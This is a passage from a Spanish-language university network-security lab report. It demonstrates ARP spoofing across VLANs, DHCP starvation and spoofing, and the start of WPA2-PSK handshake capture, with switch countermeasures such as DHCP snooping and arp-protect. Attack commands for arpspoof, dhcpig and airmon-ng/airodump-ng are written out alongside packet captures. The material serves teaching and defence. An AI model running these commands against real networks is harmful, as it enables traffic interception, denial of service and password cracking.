DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
DARP Deny ARP Reply 6805ca-29f9df,10.10.1.2 port 6, vlan 1
```

Figura 22. Salida del depurador arp-protect

Es posible visualizar el contenido de la **Tabla DHCP Snooping** creada a partir del servidor DHCP.

```
ProCurve Switch 2610-24(config)# show dhcp-snooping binding


  MacAddress    IP              VLAN Interface Time Left
  ------------- --------------- ---- --------- ---------
  6805ca-29f9df 10.10.1.6       1    6         599998772
  6805ca-2ebf5b 10.10.1.9       1    9         599998836
```

Figura 23. Contenido de la Tabla DHCP Snooping

Con el siguiente comando, se puede incluso observar las estadísticas del **arp-protect**, siendo muy notorio la presencia de 64 paquetes ARP cuya asociación MAC/IP son erróneas (como consecuencia del **arpspoof**).

```
ProCurve Switch 2610-24(config)# show arp-protect statistics 1

 ARP Protection Counters for VLAN 1


  ARPs forwarded  : 6          Bad Sender/Target IP          : 0
  Bad bindings    : 64         Source/Sender MAC mismatches  : 0
  Malformed pkts  : 0          Dest/Target   MAC mismatches  : 0
```

Figura 24. Contenido de las estadísticas de arp-protect

Esos intentos de ataques son además avisados por el visor de traps, los cuales nos indican que el conmutador con dirección 10.10.24.254 ha registrado un evento en la entrada 3 del FaultFinder, correspondiente a un cambio de estado en un puerto físico (FaultType 12), clasificado con severidad de advertencia; la entidad física afectada es el puerto 6, y el mensaje enviado es un trap de tipo CLEAR, lo que significa que la condición que originó el evento ya se ha normalizado.




Figura 25. Detalles de los traps capturados

5. Ataque de ARP Spoofing en VLANs diferentes

5.1. Debilidad atacada

La debilidad atacada es idéntica al apartado anterior, simplemente se añade un nivel de complejidad extra al separar al servidor y al cliente/atacante en VLANs diferentes y subredes IP distintas.

5.2. Método de ataque

Vuelve a consistir en un **MiM,** pero esta vez el atacante suplantará la identidad del router (implementado dentro del conmutador) que actúa como pasarela entre las VLAN 1 y 2, mediante el envío masivo de mensajes ARP a través de la herramienta **arpspoof**.

```
root@lt205$ echo "1" > /proc/sys/net/ipv4/ip_forward
root@lt205$ arpspoof -i eth1 -t 10.10.2.9 10.10.2.254
```

Tabla 10. Comandos para la activación del reenvío IP y ataque de suplantación ARP

Tras el ataque se puede consultar la Tabla ARP del cliente para verificar su éxito.

```
[root@10-C-LT1 /home/dit]# ip n
172.16.17.218 dev eth0 lladdr 20:25:64:4f:88:d2 STALE
172.16.17.220 dev eth0 lladdr 20:25:64:4f:87:8d STALE
172.16.17.215 dev eth0 lladdr d8:97:ba:df:64:5d STALE
172.16.17.222 dev eth0 lladdr 20:25:64:4f:89:50 STALE
172.16.17.217 dev eth0 lladdr 60:02:92:18:5c:a0 STALE
172.16.17.254 dev eth0 lladdr 52:54:00:30:01:1a DELAY
172.16.17.219 dev eth0 lladdr 20:25:64:4f:88:1b STALE
10.10.1.2 dev eth1 lladdr 68:05:ca:2a:03:4d STALE
172.16.17.224 dev eth0 lladdr 20:25:64:4f:87:d3 STALE
172.16.17.221 dev eth0 lladdr 20:25:64:4f:87:d7 STALE
172.16.17.251 dev eth0 lladdr 68:05:ca:b2:3e:30 STALE
10.10.2.6 dev eth1 lladdr 68:05:ca:29:f9:df STALE
172.16.17.190 dev eth0 lladdr 68:05:ca:b2:3e:d8 STALE
172.16.17.223 dev eth0 lladdr 20:25:64:4f:88:28 STALE
10.10.2.254 dev eth1 lladdr 68:05:ca:29:f9:df REACHABLE
10.10.1.6 dev eth1 lladdr 68:05:ca:29:f9:df STALE
```

Figura 26. Tabla ARP del cliente tras el ataque

1	0.000000000	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
2	2.000127710	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
3	4.000249271	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
4	6.000448945	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
5	8.000576295	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
6	10.000703372	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
7	12.000829396	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
8	14.000957234	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
9	14.220062397	ProCurveNetw_f3:84:…	LLDP_Multicast	LL…	178	MA/00:24:a8:f3:84:00 LA/6 120 SysN=Prc
	16.001080035	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
	18.001205058	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
	20.001367559	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
	22.001494946	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df
	24.001589752	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df

Figura 27. Tráfico generado mediante el comando arpspoof

Si realizamos un ping desde el cliente al servidor, se obtendrá el mismo resultado del ataque anterior: los ICMP_Request llegarán al atacante, y este lo reenviará al router el cual no responderá por la inconsistencia entre la dirección MAC/IP del paquete recibido con la de su entrada en la Tabla ARP. Además, el atacante enviará un ICMP_Redirect al cliente avisándole de rutas más óptimas.

22.385256545	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=1/256, ttl=64 (no response found!)
22.385312759	10.10.2.6	10.10.2.9	IC…	126	Redirect	(Redirect for host)
22.385322216	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=1/256, ttl=63 (no response found!)
23.386323456	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=2/512, ttl=64 (no response found!)
23.386378061	10.10.2.6	10.10.2.9	IC…	126	Redirect	(Redirect for host)
23.386387232	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=2/512, ttl=63 (no response found!)
24.002043361	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df	
24.387474765	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=3/768, ttl=64 (no response found!)
24.387524349	10.10.2.6	10.10.2.9	IC…	126	Redirect	(Redirect for host)
24.387534743	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=3/768, ttl=63 (no response found!)
25.387876672	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=4/1024, ttl=64 (no response found!)
25.387930170	10.10.2.6	10.10.2.9	IC…	126	Redirect	(Redirect for host)
25.387940714	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=4/1024, ttl=63 (no response found!)
26.002195010	Intel_29:f9:df	Intel_2e:bf:5b	ARP	42	10.10.2.254 is at 68:05:ca:29:f9:df	
26.388898151	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=5/1280, ttl=64 (no response found!)
26.388953232	10.10.2.6	10.10.2.9	IC…	126	Redirect	(Redirect for host)
26.388962509	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=5/1280, ttl=63 (no response found!)
27.389867299	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=6/1536, ttl=64 (no response found!)
27.389918260	10.10.2.6	10.10.2.9	IC…	126	Redirect	(Redirect for host)
27.389927386	10.10.2.9	10.10.1.2	IC…	98	Echo (ping) request	id=0x0fce, seq=6/1536, ttl=63 (no response found!)

Figura 28. Tráfico capturado por el atacante tras el ping

Ocurre algo similar cuando el cliente intenta conectarse al servidor web, en el atacante únicamente se pueden capturar las tramas en un sentido, puesto que el servidor no responde.

3	3.929097756	10.10.2.9	10.10.1.2	TCP	74	37990 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TS
4	3.929123115	10.10.2.6	10.10.2.9	IC…	102	Redirect (Redirect for host)
5	3.929126905	10.10.2.9	10.10.1.2	TCP	74	[TCP Retransmission] 37990 → 80 [SYN] Seq=0 Win=29200 Len=0
6	3.929385942	10.10.2.9	10.10.1.2	TCP	74	37991 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TS
7	3.929390832	10.10.2.9	10.10.1.2	TCP	74	[TCP Retransmission] 37991 → 80 [SYN] Seq=0 Win=29200 Len=0
8	3.935105103	10.10.2.9	10.10.1.2	TCP	66	37990 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4904043 T
9	3.935113493	10.10.2.9	10.10.1.2	TCP	66	[TCP Dup ACK 8#1] 37990 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len
	3.935338874	10.10.2.9	10.10.1.2	TCP	66	37991 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4904043 T
	3.935343951	10.10.2.9	10.10.1.2	TCP	66	[TCP Dup ACK 10#1] 37991 → 80 [ACK] Seq=1 Ack=1 Win=29312 Le

Figura 29. Tráfico capturado por el atacante tras la conexión al servidor web

La solución para poder llevar a cabo un MiM pasa por realizar otro ataque con la herramienta **arpspoof** a la pasarela, pero esta vez suplantando la dirección MAC del cliente.

```
root@lt205$ arpspoof -i eth1 -t 10.10.2.254 10.10.2.9
```

Tabla 11. Comando para la suplantación MAC del cliente en el servidor

Al realizar las modificaciones mencionadas e intentar conectar el cliente al servidor web, se aprecia cómo tras el ICMP_Redirect, los mensajes HTTP y segmentos TCP que el router responde, provienen del equipo atacante (debido a su MAC).

7.211162316	10.10.2.9	10.10.1.2	TCP	66	37990 → 80 [FIN, ACK] Seq=1 Ack=1 Win=229 Len=0 TSval=5178619 TSe
7.211162797	[illegible]	[illegible]	[illegible]	[illegible]	[illegible] Len=0 TSval=5178619 TSe
7.211225095	10.10.2.6	10.10.2.9	ICMP	94	Redirect (Redirect for host)
7.211235865	10.10.2.9	10.10.1.2	TCP	66	[TCP Retransmission] 37990 → 80 [FIN, ACK] Seq=1 Ack=1 Win=229 Le
7.211241818	10.10.2.9	10.10.1.2	TCP	66	[TCP Retransmission] 37991 → 80 [FIN, ACK] Seq=1 Ack=1 Win=229 Le
7.211502151	10.10.2.9	10.10.1.2	TCP	74	37992 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=5
7.211502552	[illegible]	[illegible]	TCP	74	37993 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=5
7.211529112	10.10.2.9	10.10.1.2	TCP	74	[TCP Retransmission] 37992 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1
7.211538835	10.10.2.9	10.10.1.2	TCP	74	[TCP Retransmission] 37993 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1
7.211856614	10.10.1.2	10.10.2.9	TCP	66	80 → 37990 [ACK] Seq=1 Ack=2 Win=227 Len=0 TSval=5163335 TSecr=51
7.211856995	10.10.1.2	10.10.2.9	TCP	66	80 → 37991 [ACK] Seq=1 Ack=2 Win=227 Len=0 TSval=5163335 TSecr=51
7.211857135	10.10.1.2	10.10.2.9	TCP	74	80 → 37992 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_P
7.211857270	10.10.1.2	10.10.2.9	TCP	74	80 → 37993 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_P
7.211889048	10.10.1.2	10.10.2.9	TCP	66	[TCP Dup ACK 18#1] 80 → 37990 [ACK] Seq=1 Ack=2 Win=227 Len=0 TSv
7.211897192	10.10.1.2	10.10.2.9	TCP	66	[TCP Dup ACK 19#1] 80 → 37991 [ACK] Seq=1 Ack=2 Win=227 Len=0 TSv
7.211901948	10.10.1.2	10.10.2.9	TCP	74	[TCP Retransmission] 80 → 37992 [SYN, ACK] Seq=0 Ack=1 Win=28960
7.211908849	10.10.1.2	10.10.2.9	TCP	74	[TCP Retransmission] 80 → 37993 [SYN, ACK] Seq=0 Ack=1 Win=28960
7.212471339	10.10.2.9	10.10.1.2	TCP	66	37992 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=5178620 TSecr=
7.212471695	10.10.2.9	10.10.1.2	TCP	66	37993 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=5178620 TSecr=
7.212498591	10.10.2.9	10.10.1.2	TCP	66	[TCP Dup ACK 26#1] 37992 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 T
7.212506895	[illegible]	[illegible]	[illegible]	[illegible]	[illegible] 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 T
7.214364220	10.10.2.9	10.10.1.2	HTTP	533	GET /index.html HTTP/1.1
7.214387248	[illegible]	[illegible]	[illegible]	[illegible]	[illegible] → 80 [PSH, ACK] Seq=1 Ack=1 Win=29312
7.215045202	10.10.1.2	10.10.2.9	TCP	66	80 → 37992 [ACK] Seq=1 Ack=468 Win=30080 Len=0 TSval=5163338 TSec
7.215068606	[illegible]	[illegible]	[illegible]	[illegible]	[illegible] [ACK] Seq=1 Ack=468 Win=30080 Len=0
7.216226356	10.10.1.2	10.10.2.9	HTTP	562	HTTP/1.1 200 OK (text/html)

Figura 30. Captura del tráfico del atacante tras la conexión con el servidor Web. MiM

5.3. Medidas de protección

Las medidas de protección son exactamente iguales al ataque anterior, se basa en la construcción de la **Tabla DHCP Snooping** extrayendo la información de los mensajes enviados por el servidor DHCP legítimo, y la configuración de los puertos como **untrust** (por defecto) para que **arp-protect** pueda verificar que la asociación MAC/IP que aparece en las tramas ARP coincidan con la información registrada en la **Tabla DHCP Snooping**.

La única modificación realizada en el conmutador consiste en la activación de la funcionalidad de **DHCP_RELAY** para el reenvío de peticiones y respuestas DHCP a través de otras subredes (modificando el campo giaddr).

```
ProCurve Switch 2610-24# dhcp-relay
ProCurve Switch 2610-24# vlan 2
ProCurve Switch 2610-24(vlan-2)# ip-helper address 10.10.1.2
```

Tabla 12. Activación del DHCP_RELAY y configuración del servidor DHCP para el reenvío de las solicitudes DHCP recibidas

5.4. Verificación

Si accedemos al apartado de las estadísticas relacionadas con **arp-protect** se puede apreciar como en la VLAN 2 se han producido 668 asociaciones MAC/IP de las cabeceras ARP que son erróneas, lo que es un claro indicio de intento de ataque de suplantación MAC.

```
ProCurve Switch 2610-24(config)# show arp-protect statistics 2

 ARP Protection Counters for VLAN 2


  ARPs forwarded   : 10          Bad Sender/Target IP          : 0
  Bad bindings     : 668         Source/Sender MAC mismatches  : 0
  Malformed pkts   : 0           Dest/Target   MAC mismatches  : 0
```

Figura 31. Contenido de las estadísticas de arp-protect tras las contramedidas

Otro detalle que confirma el éxito de nuestra defensa es el contenido de los traps, los cuales muestran que el switch ha detectado una violación de seguridad de puerto provocada por una dirección MAC no autorizada. Este trap incluye además varios objetos que detallan el incidente: el puerto físico afectado, la MAC intrusa implicada…




Figura 32. Detalles de los traps capturados

6. Ataque al servidor DHCP

Para este ataque, por motivos logísticos, se ha definido un escenario en el un equipo Windows ejecuta dos máquinas virtuales Linux: una máquina cliente (Manjaro) y una máquina atacante (Kali). el equipo Windows actuará como un servidor DHCP. La configuración de red sitúa a los tres equipos un mismo dominio de difusión virtualizado.




Figura 33. Diagrama de red del escenario

El servidor DHCP se ha implementado mediante el programa **Tftpd64**. Se ha configurado un pool de 20 direcciones totales, conteniendo tan solo las direcciones del cliente (192.168.56.50) y del atacante (192.168.56.51).




Figura 34. Configuración del pool de direcciones en el servidor DHCP




Figura 35. Direcciones activas del pool de direcciones

6.1. Ataque de DoS

6.1.1 Debilidad atacada

La debilidad atacada reside en solicitar, mediante el envío masivo de mensajes de **DHCP_DISCOVER**, la asignación de direcciones IP hasta llenar el pool; así, cualquier otro equipo legítimo de la red que desee obtener una dirección IP a través del servidor DHCP no podrá, y como consecuencia, perderá la conectividad a Internet.

6.1.2 Método de ataque

Para lograr el envío masivo de mensajes **DHCP_DISCOVER** (a través de la interfaz eth0), se ha empleado la herramienta **dhcpig**. El comando finaliza una vez se complete el llenado del pool.

```
kali@kali# sudo dhcpig -i eth0
```

Tabla 13. Comando para el llenado del pool de direcciones del servidor DHCP




Figura 36. Salida del comando dhcpig tras su finalización




Figura 37. Pool de direcciones lleno por el atacante

Si el cliente legítimo intenta solicitar la asignación de una dirección IP, se puede comprobar como sus peticiones (DHCP_DISCOVER) no serán respondidas debido al llenado del pool (puesto que no quedan direcciones libres para asignar).

Figura 38. Solicitud de una dirección IP mediante DHCP




Figura 39. Mensajes DHCP_DISCOVER no respondidos

6.1.3 Medida de protección

En este caso, el software utilizado para montar el escenario no incorpora ningún mecanismo de defensa ante estos ataques; además no contamos con un conmutador, ya que están los dispositivos conectados de forma directa; por ello, una forma eficiente de proteger al servidor ante el ataque de DoS es configurando un firewall en los dos equipos legítimos, aplicando una **white-list** de direcciones MAC para DHCP. Esto último, impedirá al atacante llenar el pool de direcciones.

6.2. Ataque de DHCP Spoofing

6.2.1 Debilidad atacada

La debilidad atacada en este escenario consiste en la falta de protección contra suplantación y saturación del servicio DHCP, lo que permite realizar una suplantación DHCP después de un DHCP starvation (agotamiento de pool). Es una continuación del ataque anteriormente explicado.

6.2.2 Método de ataque

Para la realización del ataque se ha vuelto a emplear la herramienta **dhcpig** para el llenado del pool y posteriormente se ha preparado el atacante para llevar a cabo un DHCP sniffing mediante **Ettercap** (para responder a las peticiones). Además, se ha configurado la máquina atacante como pasarela y se ha añadido una dirección DNS maliciosa.





Figura 40. Configuración del servidor DNS en Ettercap






Figura 41. DHCP_REQUEST y DHCP_ACK




Figura 42. Establecimiento correcto de la configuración maliciosa del cliente

6.2.3 Medida de protección

Ocurre lo mismo que para las medidas de protección del ataque anterior. Para evitar el ataque de suplantación del servidor se podría hacer uso de un conmutador intermedio que ejecutara la herramienta de **dhcp-snooping**.

7. Ataque a redes WiFi

WPA-Personal es el modo personal típico de las redes domésticas/pequeñas empresas. Funciona empleando una clave precompartida (**PSK**, Preshared Key), es decir, una contraseña que conocen todos los dispositivos que se conectan, lo que evita el uso de servidores externos de autenticación, puesto que el punto de acceso verifica la contraseña directamente. Sin embargo, **WPA-Enterprise**, pensado para organizaciones, si requiere de un servidor de autenticación (normalmente RADIUS). El punto de acceso se comunica con ese servidor para validar cada usuario por separado. No se emplea una contraseña, sino que se autentican mediante **EAP** (Extensible Authentication Protocol), el cual permite métodos más seguros (certificados, credenciales individuales, contraseñas por usuario…).

7.1. Debilidad atacada

WPA2-PSK es un cifrado muy robusto, por ello los ataques se centran en la debilidad humana, es decir, en que la contraseña escogida sea débil/predecible. En estas redes, cuando un cliente se conecta al punto de acceso, ambos realizan un **4-Way Handshake**, en el que se intercambian valores criptográficos derivados de la clave. El objetivo es capturar el handshake y con la información contenida, de manera offline, probar contraseñas candidatas mediante fuerza bruta.




Figura 43. Configuración para el uso del cifrado WPA2-PSK-AES

7.2. Método de ataque

En primer lugar, se habilitará la interfaz inalámbrica en modo monitor, lo que permitirá escuchar todas las tramas Wi-Fi, no solo las destinadas a ella. Previamente se deben buscar los procesos que puedan interferir con el modo monitor y eliminarlos para no generar conflictos.

```
root@fedora:/home/javi# airmon-ng check kill
```

Tabla 14. Comando para eliminación de conflictos con el modo monitor

```
root@fedora:/home/javi# airmon-ng start wlp2s0
```

Tabla 15. Comando para la habilitación de la interfaz en modo monitor

```
2: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether ca:56:e6:23:85:e4 brd ff:ff:ff:ff:ff:ff permaddr cc:d9:ac:1f:a9:82
    altname wlxccd9ac1fa982
    inet 192.168.68.74/22 brd 192.168.71.255 scope global dynamic noprefixroute wlp2s0
       valid_lft 5662sec preferred_lft 5662sec
    inet6 fd2f:427d:a3e1:c90:99f5:98c0:64d8:5b7e/64 scope global dynamic noprefixroute
       valid_lft 1726sec preferred_lft 1726sec
    inet6 fe80::2a96:1018:2255:c97e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figura 44. Interfaz de red en modo monitor

Para el escaneo de redes se hará uso de **airodump-ng** del paquete de **aircrack-ng**.

```
root@fedora:/home/javi# airodump-ng wlp2s0mon
```

Tabla 16. Comando para el escaneo de la red

En la salida se ha identificado el **ESSID** de la red que se ha configurado previamente, denominada '**DIGIFIBRA-PyRE**', asociada al canal 8.

```
CH 14 ][ Elapsed: 12 s ][ 2025-11-26 20:44

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F8:73:1A:89:68:20  -83        2        0    0  10  324   WPA2 CCMP   PSK  DIGIFIBRA-uGde
58:2F:F7:11:7D:3E  -70        4        0    0   1  195   WPA2 CCMP   PSK  Dani
44:3B:14:B0:6F:D0  -88        2        0    0   6  648   WPA2 CCMP   PSK  MOVISTAR-WIFI6-6FD0
3C:F0:83:24:5E:F4  -85        6        0    0   6  195   WPA2 CCMP   PSK  Livebox6-5EF5
30:37:B3:D3:43:84  -88        5        0    0  11  360   WPA2 CCMP   PSK  vivamovil-7AAAAF
